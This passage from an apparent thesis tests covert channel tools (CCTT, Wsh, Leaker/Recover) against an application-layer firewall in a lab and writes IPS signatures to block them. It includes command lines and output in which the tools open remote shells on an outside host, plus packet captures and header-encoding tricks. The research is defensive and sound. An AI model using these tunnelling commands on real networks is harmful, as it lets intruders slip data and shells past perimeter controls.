
secret key exchange, and data encoding. Wsh is an example of an application-layer covert channel tool.



Screenshot showing Wsh connecting to an external server

2.5.2.3 Leaker/Recover

Leaker/Recover are Java programs written by Erik Brown [26] to transmit and receive data as part of an application-layer covert channel. The Leaker program sends data one bit at a time by making a specially encoded HTTP GET request to a web server owned by the attacker. The Recover program looks at the timestamps of Apache's `/var/log/httpd/access_log` log file to determine if data was sent. If the Recover program sees a GET request within the expected time interval, the bit is set to a one; otherwise, the bit is set to zero. This interval is measured in milliseconds, so a user-selected interval of 4,000 would check for data every 4 seconds.



Screenshot showing Leaker transmitting data to Recover

2.6 Tool Methodologies

There are several basic methodologies employed by covert channel tools to communicate, including header manipulation, server bouncing, proxy chaining, tunneling, and interval logging.

2.6.1.1 Header Manipulation

Header manipulation attempts to change the packet header in such a way that the packet will still function correctly. Commonly manipulated fields include the IP packet ID (IPID) and the Initial Sequence Number (ISN). One drawback to this technique is that certain devices, such as packet filters or address translation engines, may rewrite the data in these fields, making the channel unreliable. In Covert_tcp's implementation, the IPID is not byte ordered, so the value can be converted to its ASCII equivalent by dividing by 256. [37]

```
20:13:42.554027 IP (tos 0x0, ttl  63, id 17152, offset
0, flags [none], proto: TCP (6), length: 40)
```

```
10.1.1.2.50700 > 192.168.202.153.http: S, cksum 0xb723
(correct), 2585591808:2585591808(0) win 512

IPID=17152, ASCII = 17152/256 = 67 = C
```

Packet capture showing IPID encoding of the ASCII letter C

Likewise, the ISN is not byte ordered, so the value can be converted to its ASCII equivalent by dividing by 16,777,216. [37]

```
20:32:10.660453 IP (tos 0x0, ttl  63, id 15104, offset
0,  flags  [none],  proto:  TCP  (6),  length:  40)
10.1.1.2.51746 > 192.168.202.153.http: S, cksum 0x0a2b
(correct), 1124073472:1124073472(0) win 512

ISN=1124073472, ASCII = 1124073472/16777216 = 67 = C
```

Packet capture showing ISN encoding of the ASCII letter C

2.6.1.2 Server Bouncing

Server bouncing occurs where traffic is reflected from one machine to another. For example, using address spoofing, the ACK packets in TCP's three-way handshake can be used to carry data from an outside victim machine to an outside listening server. One drawback to this technique is that many perimeters are configured with antispoofing defenses. Covert_tcp is an example of an open-source tool that supports server bouncing.

2.6.1.3 Proxy Chaining

Proxy chaining uses an intermediary machine to act as a "proxy" and connect to the final destination on behalf of the user. Proxy chains are often used to introduce anonymity by making it difficult to trace the traffic back to the source. Many content filtering solutions block access to

well-known anonymizers or open proxies. CCTT is one example of an open-source tool that supports proxy chaining.

2.6.1.4 Tunneling

Data stream encapsulation occurs at the upper layers of the OSI network model. This technique is known as "tunneling" or "wrapping." The data stream is secretly wrapped within a protocol such as HTTP. [38] Unless the firewall is protocol aware, it can be very difficult to prevent this type of metaferographic communication or covert channel. [39] Wsh is an example of an open-source tool that supports tunneling.

2.6.1.5 Interval Logging

Interval logging is a technique that uses the time stamp of log entries to determine if activity has taken place. The logs must be accessible to the attacker and can exist at any point along the communications path: the originating sender, the local network, the perimeter network, or the receiving destination. In the case of Leaker/Recover, the programs use the timestamps of the HTTP traffic on the destination web server to determine if data was transferred. As a result, this covert channel tool takes advantage of a timing channel.

Chapter 3: Detection

3.1 Detection

There are three primary detection techniques:

- Signatures
- Heuristics
- Behavior

3.1.1 Signature-based Detection

Signature-based detection works by noting "what" is specifically being done. It essentially uses pattern recognition to look for static elements of traffic from which to trigger. Signature-based detection techniques are fairly easy to implement and are not as prone to false positives as are other techniques. However, the signatures require *a priori* knowledge of the target.

Like antivirus definitions, signature-based IDS/IPS definitions need to be constantly updated as new threats arrive, since signature-based detection is not effective against new threats or zero-day attacks. For example, Symantec, a leader in the antivirus industry, updates their antivirus definitions multiple times per day.

Over time the dictionary of signatures can grow large. Most antivirus companies keep only the most frequently seen signatures in their dictionary. To make signatures quicker to look up, antivirus companies often use hash values of data. However, intrusion detection/prevention

signatures often offload processing to add-on hardware to improve high-speed content inspection.

Another challenge with signatures is that attackers can change the payload—often in very minor ways—to avoid detection. For example, malware authors often use obfuscation techniques, such as compression or "packing" and customized encryption/decryption, to avoid detection. Furthermore, malware that is polymorphic and has the ability to change itself can be very difficult for signatures to detect. Likewise, if a covert channel tool evolves or the deployment changes, signatures may not correctly detect the covert channel.

In order to detect the application-layer covert channel tools (CCTT and Wsh), custom user-defined signatures were developed and analyzed using live network traffic in the test environment.

3.1.2 Heuristic-based Detection

Heuristic-based detection works by noting "how" something is being done. It looks at the characteristics of traffic, such as the number of packets per second, in order to generate an alert. Heuristics are much more generic than signatures and can be reused between systems without significant configuration or tuning changes.

While heuristic-based detection is an effective way to locate unknown threats, it also can have a deleterious impact on performance because of the significant amounts of data that it needs to analyze and retain. Heuristic-based detection is not as exact as signature-based detection and requires a solid understanding and baseline of normal traffic flow.

Otherwise, it can generate both false positives and negatives as the attributes and characteristics of the traffic evolve and change.

According to [40], heuristic detection can be done by measuring three criteria:

- Volume
- Frequency
- Behavior

Volume looks at how much data has been transferred over time. Two anomalies to look for are large amounts of data from a single request, such as a POST or PUT, and very small but frequent transfers of data. Frequency looks at how often data is transferred or the rate at which it is transferred. One of the signs of a covert channel is if data is being transferred too frequently. Alternately, another sign is if data is being transferred at regular, static intervals. Behavior can look for specific patterns in traffic such as connection banners, as well as protocol anomalies or violations.

Volume and frequency characteristics lend themselves to measuring the probability distributions or entropy in the system. Gianvecchio and Wang describe several measures for entropy [41] and make a compelling argument that timing covert channels can be detected using entropy.

The general formula for entropy, E, is given below:

$$E = \sum_{i=1}^{n} P_i \log P_i$$

This formula will produce a frequency count for each symbol. The challenge, of course, is to define all of the symbols. By looking at the

consequence of covert channels, rather than the direct actions, we can start to ask ourselves:

- How many sources are there?
- How many destinations are there?
- How much inbound data is there?
- How much outbound data is there?
- How long does each connection last?
- What is the current rate of connections?

Another question that will be important to a heuristic detection system is how much data needs to be collected. The longer the interval, the better the chance of detecting slower covert channels. However, this drastically increases the amount of data that needs to be accounted for and measured.

One way to increase the measurement interval without increasing data collection is to create a baseline by averaging much smaller periods. For example, to measure a week's worth of data, the data should be collected hourly and the statistics averaged into a baseline with 168 data points. This is essentially the concept of aggregation, which has been used successfully in the data reduction techniques of data mining.

3.1.3 Behavioral-based Detection

Behavioral-based detection attempts to answer the difficult question of "why" certain behavior is happening and what is normal. Behavioral-based detection attempts to take a much broader view of traffic by looking at the patterns of traffic flow to determine the goals and intent of an attacker. As a result, this type of detection is subject to a high rate of

false positives and negatives. However, this method can detect new threats or zero-day attacks.

Behavioral-based detection looks at existing behavior to "train" the system and develop a model of behavior. It then compares this model with current behavior in order to detect anomalies, much like artificial intelligence. Unfortunately, as behavior changes over time, the model needs to be updated in order to stay current. However, it does not need to be updated as often as signature-based detection or heuristics. Behavioral-based detection is even more abstract than heuristic-based detection and can produce significant false positives if not correctly tuned.

The challenge is that systematically modeling behavior—even with a narrow-focus such as HTTP—produces an extremely large number of possibilities to consider. As a result, behavioral-based detection is out of the scope of this thesis; instead, attention will be given to signature-based and heuristic-based detection as it relates to covert channels.

Chapter 4: Experimental Design

4.1 Goals

The goal of this experiment is to determine if an application-layer firewall can be configured to block application-layer covert channels. Initial connectivity will baseline out-of-the-box behavior for the firewall, while subsequent tuning will attempt to prevent the traffic.

Two popular application-layer covert channel tools, CCTT and Wsh, will be used during testing to represent storage channels. A third tool, Leaker/Recover, will represent a timing channel at the application layer. These tools were selected because of their widespread use, robust feature set, and use of HTTP as a transport mechanism. Given the ubiquitous nature of web browsing and the fact that few corporate security policies prohibit HTTP traffic, it makes HTTP the perfect protocol to test covert channel detectability. A behavioral covert channel tool was not tested because of the lack of readily available tools and a certainty that existing perimeter controls have no hope of detecting such a tool.

In order to determine how to block the traffic, audit log data from the firewall and packet captures from tcpdump will be carefully reviewed. If the tools are able to be blocked, they will be reconfigured to see if they can sneak covert traffic through another way.

4.2 Topology

The test environment will simulate an enterprise infrastructure whose Internet presence is protected by an application-layer firewall. Common Internet services will be allowed out of the private network, while traffic from the public network will not be allowed to initiate connection into the private network. This mirrors the "positive" security model—deny everything except that which is explicitly allowed—used by most corporate environments.

The logical topology diagram below shows the placement of nodes on the public and private networks. In addition, the diagram shows which services are allowed outbound from the private network to the public network. No inbound services are allowed in the test environment.




Diagram showing logical topology of test network

The physical topology diagram shows the ranges in use by the public and private networks, as well as the IP addressing of the individual nodes. All of the systems used in the test environment were built on top of

VMware Workstation 7.0.0. This allowed for flexible provisioning and deployment of machines as needed.

It should be noted that, while there are newer versions of Ubuntu available, the application-layer firewall uses the most current version of firewall software available on the market as of the writing of this thesis.




Diagram showing physical topology of test network

4.2.1 Firewall

The firewall is a dual-homed, application-layer firewall running a fully-functional 30-day evaluation of McAfee Enterprise Firewall (formerly known as SecureComputing Sidewinder) version 7.0.1.02. All traffic between the public and private segments transparently routes across the firewall. A firewall management station (not shown in the diagram) runs Windows XP on the private network, 192.168.111.0/24. Its sole purpose is to run the firewall management tool and provide SSH access to all three nodes: firewall, external node, and internal node.

4.2.2 Test Nodes

Both the internal and external test nodes were installed with Ubuntu 8.04 Desktop. Static routes are used to point traffic transparently between the public and private networks. The internal node simulates a protected client running the client portion of the covert channel tools, while the external node simulates a publicly accessible server on the Internet running the server portion of the covert channel tools.

4.3 Setup and Preliminary Configuration

A basic ruleset was developed on the firewall to allow select Internet services such as HTTP, SSL, FTP, Telnet, SSH, DNS, Ping, Realmedia, and RTSP outbound while allowing no services inbound. To rule out interference by host-based firewalls on the two test nodes, the firewalls were both disabled on the systems. In addition, various support applications such as OpenSSH were installed on the internal and external nodes for the author's convenience.

Once outbound traffic was tested and working, a basic signature called custom_alert was written and uploaded to the firewall in the `/secureos/ipsdata/user` directory. The custom signature was then verified, installed, and activated using the following commands:

```
cf ips usig cmd=verify fname=custom_alert
cf ips usig cmd=install fname=custom_alert
cf ips reload
```

Commands to install custom IPS signature

The firewall supports both IDS and IPS with Snort-like signatures using Snort version 2.4.4 rules syntax. For more information on creating custom signatures, please see [42].

4.4 Testing Methodology

The application-layer firewall supports custom user-defined IDS/IPS definitions. The author will attempt to develop custom signatures to block CCTT and Wsh covert channels. In addition, the author will attempt to determine if an application-layer firewall will introduce latency that will affect the Leaker/Recover timing channel. In the event that the technology for heuristic-based rules is not available, the author will describe how heuristic-based detection could be accomplished in theory on a firewall.

4.5 Expected Results

Previous research showed that network-layer firewalls neither detect nor prevent network-layer or application-layer covert channels. However, this same research showed that application-layer firewalls could prevent network-layer covert channels but had limited success in detecting and preventing application-layer covert channels out of the box. Nonetheless, it is expected that application-layer firewalls can be tuned, either through signatures or heuristics, to detect and prevent covert channels by leveraging custom IDS/IPS signatures.

Chapter 5: Experimental Results

The experiment revealed that all of the covert channel tools could be detected using signatures. However, like the "arms race" associated with detecting malware, a number of similar techniques are available such as encryption and compression that covert channels can use to make it difficult for signatures to detect them.

5.1 Detection

While the McAfee application-layer firewall supports Snort version 2.4.4 rules syntax for custom user-defined signatures, the firewall did not support the use of Snort preprocessors or output modules. As a result, there was no way to heuristically analyze the traffic using IDS or IPS rules. However, it is expected that as firewalls more tightly integrate IDS/IPS solutions, this capability will eventually come to fruition. As a result, once it does, firewalls will be capable of leveraging heuristic techniques to detect covert channels.

5.1.1 CCTT

During initial setup and configuration, the application-layer firewall denied the CCTT traffic from the internal node to the external node because no server input was being requested by the client. This is out-of-the-box behavior that occurred because the firewall completely

understands the HTTP protocol and performs strict type enforcement to ensure that RFC standards are precisely met.

```
Apr 25 16:20:56 2010 EDT  f_http_proxy a_proxy t_attack p_major
pid: 3219 ruid: 0 euid: 0 pgid: 3219 logid: 0 cmd: 'httpp'
domain: htpp edomain: htpp hostname: proxy.rit.edu
category: protocol_violation event: unrequested server input
netsessid: 49f370a80008be00 srcip: 192.168.111.10 srcport: 51832
srcburb: internal dst_local_port: 8080 protocol: 6
src_local_port: 0 dstip: 192.168.222.10 dstport: 8080 dstburb:
external attackip: 192.168.222.10 attackburb: external reason:
Server input not requested by the client.
```

Audit event showing CCTT being dropped from HTTP proxy

The firewall also exhibits this behavior when CCTT attempts to tunnel out over a different protocol such as FTP. Because the application-layer firewall completely understands FTP protocol, it will not allow the HTTP POST command when CCTT is associated with FTP proxy on port 21/tcp.

```
Apr 25 17:22:16 2010 EDT  f_ftp_proxy a_proxy t_attack p_major
pid: 3197 ruid: 0 euid: 0 pgid: 3197 logid: 0 cmd: 'pftp' domain:
PFTx edomain: PFTx hostname: proxy.rit.edu category:
appdef_violation event: denied ftp command netsessid:
49f37f080009c592 srcip: 192.168.111.10 srcport: 58152 srcburb:
internal dst_local_port: 21 protocol: 6
src_local_port: 0 dstip: 192.168.222.10 dstport: 21 dstburb:
external attackip: 192.168.111.10 attackburb: internal rule_name:
Internet outbound reason: Denied FTP command: POST.  Data is
being dropped.
```

Audit event showing CCTT being dropped from FTP proxy

However, the application-layer firewall will allow CCTT on a port associated with a generic proxy, in this example 8888/tcp. This is because the generic proxy does not do any protocol-specific checking of the traffic, though it will still look at other application-layer characteristics such as antivirus, content filtering, and intrusion detection.

```
Apr 25 17:28:43 2010 EDT  f_generic_proxy a_libproxycommon
t_nettraffic p_major pid: 3232 ruid: 0 euid: 0 pgid: 3232 logid:
0 cmd: 'tcpgsp' domain: Genx edomain: Genx hostname:
proxy.rit.edu event: proxy traffic begin service_name: cctt-http2
netsessid: 49f3808b0003ed67 srcip: 192.168.111.10 srcport: 60605
srcburb: internal protocol: 6 dstip: 192.168.222.10 dstport: 8888
dstburb: external rule_name: Internet outbound cache_hit: 0
request_status: 0 start_time: Sat Apr 25 17:28:43 2010
```

Audit event showing CCTT being allowed from generic proxy

Likewise, if an unstructured protocol such as telnet on port 23/tcp is used, the CCTT traffic also is allowed. The moral is to avoid generic and unstructured proxies wherever possible.

```
Apr 25 17:25:35 2010 EDT  f_telnet_proxy a_libproxycommon
t_nettraffic p_major pid: 3205 ruid: 0 euid: 0 pgid: 3205 logid:
0 cmd: 'tnauthp' domain: Atnx edomain: Atnx hostname:
proxy.rit.edu event: proxy traffic begin service_name: telnet
netsessid: 49f37fcf000a76be srcip: 192.168.111.10 srcport: 34388
srcburb: internal protocol: 6 dstip: 192.168.222.10 dstport: 23
dstburb: external rule_name: Internet outbound cache_hit: 1
request_status: 0 start_time: Sat Apr 25 17:25:35 2010
```

Audit event showing CCTT being allowed from Telnet proxy

Once an attacker has successfully selected an open port for the CCTT covert channel, he or she would see output similar to the following. In this example, CCTT spawns a remote bash shell.

```
root@Internal:/# /tmp/cctt-0.1.8/src/cctt -c 192.168.222.10 -f
/tmp/cctt-0.1.8/docs/confs/http_post2/cl.cf -v -t http_post -d
8080

CCTT v0.1.7, Copyright (C) 2002,2003 Simon Castro
CCTT comes with ABSOLUTELY NO WARRANTY; please, look at COPYING
for more informations.

Cctt - Covert Channel Tunneling Tool - v0.1.8 (29/08, 2003)

After initialisation, Cctt will work in CLIENT Mode (verbose
mode) :
  # The configuration file is set to /tmp/cctt-
0.1.8/docs/confs/http_post2/cl.cf.
  # Connexion to next hop (192.168.222.10:8080) will use the tcp
protocol.
```

```
  # Client will ask a shell to the server.
  # The identification mode is set to clear_ident (key: simsim).
  # Http mode is used :
    # Valid data matching URI : '/servlet/upload_data'.
    # Per connection request number : 50.
    # Delay (msecs) between each connection : 500.
    # Maximal data size to add in HTTP data field : 512 bytes.
    # Hostname used : 'cctt.entreelibre.com'.
    # Content-type used : 'text/html'.
    # Top padding is '539' bytes long.
    # Bottom padding is '202' bytes long.
    # Top padding file is 49 bytes long.
    # Bottom padding file is 233 bytes long.
  # And last, the channel type is set to http_post.
  # Warning : This functionnality isn't done for this channel
type !

Verbose Mode : Client is sending IDENT_KEY in clear mode.
bash: no job control in this shell
bash-3.2# hostname
External
bash-3.2#
```

Successful connection of CCTT tool

A packet capture performed during the CCTT connection shows the default POST /servlet/upload_data command:

```
13:30:17.270958 IP (tos 0x0, ttl 64, id 36644, offset 0, flags
[DF], proto TCP (6), length 500) 192.168.111.10.52944 >
192.168.222.10.8080: P, cksum 0x1a1e (correct),
2744356572:2744357020(448) ack 1591318496 win 183
<nop,nop,timestamp 63832570 4781701>
  0x0000:  E....$@.@..y..o.
  0x0010:  ............^...
  0x0020:  ................
  0x0030:  .H..POST./servle
  0x0040:  t/upload_data.HT
  0x0050:  TP/1.1.Host:.cct
  0x0060:  t.entreelibre.co
  0x0070:  m.Content-Length
  0x0080:  :.296.Content-Ty
  0x0090:  pe:.text/html.Pr
  0x00a0:  oxy-Connection:.
  0x00b0:  Keep-Alive.Pragm
  0x00c0:  a:.nocache..I.am
  0x00d0:  .a.CCTT.client.a
  0x00e0:  nd.I.am.sending.
  0x00f0:  arbitrary.datAsi
  0x0100:  msim1681714If.yo
```

```
 0x0110:  u.look.on.what's
 0x0120:  .previous,.you'l
 0x0130:  l.may.have.a.loo
 0x0140:  k.on.what.I.real
 0x0150:  ly.sended..But.r
 0x0160:  emember,.these.a
 0x0170:  rbitrary.datas.c
 0x0180:  ould.have.been.e
 0x0190:  ncoded.and.that.
 0x01a0:  these.top.and.bo
 0x01b0:  ttom.padding.cou
 0x01c0:  ld.have.been.top
 0x01d0:  .and.bottom.of.a
 0x01e0:  n.image.for.exam
 0x01f0:  ple.
```

Captured packet showing CCTT POST syntax

As a result, a custom IDS/IPS signature could be created that looks for CCTT's POST command. The example below has been configured by the GUI to drop this traffic:

```
# Endeavor Snort signature file
Alert tcp any any -> any any (content:"/servlet/upload_data";
activates:1; msg: "HTTP.CCTT.Alert"; per_stream; classtype:misc-
activity; servicecategory:local-1; category:Component;
useType:IPS; sid:40042510; rev: 1;)
```

IPS rule for detecting CCTT tool

If the user attempts to connect again, CCTT closes without making a connection:

```
root@Internal:/# /tmp/cctt-0.1.8/src/cctt -c 192.168.222.10 -f
/tmp/cctt-0.1.8/docs/confs/http_post2/cl.cf -v -t http_post -d
8080

CCTT v0.1.7, Copyright (C) 2002,2003 Simon Castro
CCTT comes with ABSOLUTELY NO WARRANTY; please, look at COPYING
for more informations.

Cctt - Covert Channel Tunneling Tool - v0.1.8 (29/08, 2003)

After initialisation, Cctt will work in CLIENT Mode (verbose
mode) :
  # The configuration file is set to /tmp/cctt-
0.1.8/docs/confs/http_post2/cl.cf.
  # Connexion to next hop (192.168.222.10:8080) will use the tcp
protocol.
```

```
  # Client will ask a shell to the server.
  # The identification mode is set to clear_ident (key: simsim).
  # Http mode is used :
    # Valid data matching URI : '/servlet/upload_data'.
    # Per connection request number : 50.
    # Delay (msecs) between each connection : 500.
    # Maximal data size to add in HTTP data field : 512 bytes.
    # Hostname used : 'cctt.entreelibre.com'.
    # Content-type used : 'text/html'.
    # Top padding is '539' bytes long.
    # Bottom padding is '202' bytes long.
    # Top padding file is 49 bytes long.
    # Bottom padding file is 233 bytes long.
  # And last, the channel type is set to http_post.
  # Warning : This functionnality isn't done for this channel
type !

Verbose Mode : Client is sending IDENT_KEY in clear mode.
root@Internal:/#
```

Unsuccessful connection of CCTT tool

The firewall audit data shows that the traffic was dropped because it matched the user-defined IPS signature called HTTP.CCTT.Alert:

```
Apr 25 16:30:58 2010 EDT  f_kernel_ips a_signature_ips t_attack
p_major pid: 0 ruid: 0 euid: 0 pgid: 0 logid: 0 cmd: 'kernel'
domain: (null) edomain: (null) hostname: proxy.rit.edu category:
signature_ips event: Signature IPS reject srcip: 192.168.111.10
srcport: 56531 dstip: 192.168.222.10 dstport: 8080 protocol: 6
attackip: 192.168.111.10 attackport: 56531 attackburb: internal
interface: em1 rule_name: Internet outbound netsessid: 0 ips_sid:
40042510 ips_classtype: IPS:COMPONENT ips_sig_category: local-1
ips_signame: HTTP.CCTT.Alert reason: Traffic matched an IPS
signature and the corresponding network session was dropped by
sending a TCP reset or an ICMP unreachable message.
```

Audit event showing CCTT being dropped

5.1.2 Wsh

If an attacker successfully connects with Wsh, he or she would see output similar to the following:

```
root@Internal:/# /tmp/wsh-2.2.2/client/wsh-c.pl
192.168.222.10/cgi-bin/wsh-s.pl KEY

wsh:[/var/www/cgi-bin]# ls -ltr
total 8
-rwxr-xr-x 1 root root  172 Apr  6 22:02 test.pl
-rwxr-xr-x 1 root root 1879 Apr  6 22:08 wsh-s.pl

wsh:[/var/www/cgi-bin]#
```

Successful connection of Wsh tool

A packet capture performed while Wsh connects to the host shows the default POST /cgi-bin/wsh-s.pl command:

```
11:59:22.003745 IP (tos 0x0, ttl 64, id 26931, offset 0, flags
[DF], proto TCP (6), length 262) 192.168.111.10.56001 >
192.168.222.10.80: P, cksum 0x3de2 (correct),
3070974882:3070975092(210) ack 1238554557 win 183
<nop,nop,timestamp 62468753 4236238>
  0x0000:  E...i3@.@..Y..o.
  0x0010:  .......P..[.I...
  0x0020:  ....=.........2.
  0x0030:  .@..POST./cgi-bi
  0x0040:  n/wsh-s.pl.HTTP/
  0x0050:  1.0..Content-Typ
  0x0060:  e:.application/o
  0x0070:  ctet-stream..Use
  0x0080:  r-Agent:.Mozilla
  0x0090:  /4.0.(compatible
  0x00a0:  ;.MSIE.6.0;.Wind
  0x00b0:  ows.98)..Host:.1
  0x00c0:  92.168.222.10..C
  0x00d0:  ontent-Length:.3
  0x00e0:  ..X_KEY:.KEY..Co
  0x00f0:  nnection:.close.
  0x0100:  ...pwd
```

Captured packet showing Wsh POST syntax

As a result, a custom IDS/IPS signature could be created that looks for Wsh's POST command. The example below has been configured by the GUI to drop this traffic:

```
# Endeavor Snort signature file
Alert tcp any any -> any 80 (content:"/cgi-bin/wsh-s.pl";
activates:1;msg: "HTTP.Wsh.Alert"; per_stream; classtype:misc-
activity; servicecategory:local-1; category:Component;
useType:IPS; sid:40041510; rev: 1;)
```

IPS rule for detecting Wsh tool

Once the signature has been applied, the user is unable to connect:

```
root@Internal:/# /tmp/wsh-2.2.2/client/wsh-c.pl
192.168.222.10/cgi-bin/wsh-s.pl KEY

* error: host 192.168.222.10 answer:
```

Unsuccessful connection of Wsh tool

The firewall audit data shows that the traffic was dropped because it matched the user-defined IPS signature HTTP.Wsh.Alert.

```
Apr 15 23:57:19 2010 EDT  f_kernel_ips a_signature_ips t_attack
p_major pid: 0 ruid: 0 euid: 0 pgid: 0 logid: 0 cmd: 'kernel'
domain: (null) edomain: (null) hostname: proxy.rit.edu category:
signature_ips event: Signature IPS reject srcip: 192.168.111.10
srcport: 35563 dstip: 192.168.222.10 dstport: 80 protocol: 6
attackip: 192.168.111.10 attackport: 35563 attackburb: internal
interface: em1 rule_name: Internet outbound netsessid: 0 ips_sid:
40041510 ips_classtype: IPS:COMPONENT ips_sig_category: local-1
ips_signame: HTTP.Wsh.Alert reason: Traffic matched an IPS
signature and the corresponding network session was dropped by
sending a TCP reset or an ICMP unreachable message.
```

Audit event showing Wsh being dropped

While it would be trivial to change the covert channel tool to bypass the proof-of-concept signature, for example, by changing the name of the default binary, wsh-s.pl, to something else, an administrator could respond to that change by creating a separate customer signature that looks for the X_KEY field being passed in the POST command within the HTTP traffic. If that happened, an attacker might then change the Wsh tool (since it is open source) to use a different field name. In this way, signatures for covert channel detection are similar to those for antivirus

detection—the ability to detect and the ability to slip past unnoticed seesaw back and forth between attacker and defender.

5.1.3 Leaker/Recover

During the first attempt of running Leaker/Recover through the application-layer firewall, the traffic was dropped because the HTTP request did not conform to RFC standards.

```
May  7 01:02:20 2009 EDT  f_http_proxy a_proxy t_attack p_major
pid: 7574 ruid: 0 euid: 0 pgid: 7574 logid: 0 cmd: 'httpp'
domain: htpp edomain: htpp hostname: proxy.rit.edu category:
protocol_violation event: malformed request netsessid:
4a026b5c0003074e srcip: 192.168.111.194 srcport: 53036 srcburb:
internal dst_local_port: 80 protocol: 6 src_local_port: 0
dstip: 192.168.222.197 dstport: 80 dstburb: external attackip:
192.168.111.194 attackburb: internal rule_name: Internet outbound
reason: Poorly formed request: (null)
```

Audit event showing Leaker/Recover traffic being dropped

Investigation revealed that the HTTP GET method used in the Leaker program was incomplete. While the web server had responded loosely, the firewall dropped the traffic and enforced strict compliance.

```
GET /first11.html
```

Original non-compliant GET request

In order to make the request compliant, it had to be modified as seen below. Please note that certain elements of the GET request, such as the "H" in "Host," are case sensitive.

```
GET /first11.htm HTTP/1.1
Host: 192.168.222.197
```

Modified compliant GET request

As soon as this was done, the traffic was passed successfully by the application-layer firewall:

```
May  9 22:03:10 2009 EDT  f_http_proxy a_proxy t_http_req p_major
pid: 7574 ruid: 0 euid: 0 pgid: 7574 logid: 0 cmd: 'httpp'
domain: htpp edomain: htpp hostname: proxy.rit.edu srcip:
192.168.111.194 dstip: 192.168.222.197 request_command: GET url:
192.168.222.197/first11.html result_code: 404
bytes_written_to_client: 469 netsessid: 4a0635de0009af5f
```

Audit event showing Leaker/Recover traffic being allowed

From an application perspective, an attacker would see output similar to the following during successful transfer:

```
[root@localhost]# java Recover 2000 192.168.222.195
Using sleepCount = 2000
Waiting for start signal...
GET request: startOp.html
Starting Covert Operations...Log file initially at 1 records.
Bit 0: 1
Bit 1: 0
...
Bit 30: 1
Bit 31: 0
Received bit stream:(in little endian)
10000010100100101100101010100001
Received msg: CSIA

[root@localhost]#
```

Output showing covert message "CSIA" successfully retrieved

Like CCTT and Wsh, a custom IDS/IPS signature could be created that looks for Leaker's GET request. The example below has been configured by the GUI to drop this traffic:

```
# Endeavor Snort signature file
Alert tcp any any -> any 80 (content:"GET /first"; activates:1;
msg: "HTTP.LeakerRecover.Alert"; per_stream; classtype:misc-
activity; servicecategory:local-1; category:Component;
useType:IPS; sid:40050910; rev: 1;)
```

IPS rule for detecting Leaker/Recover tool

Once the signature has been applied, the user is unable to transfer data:

```
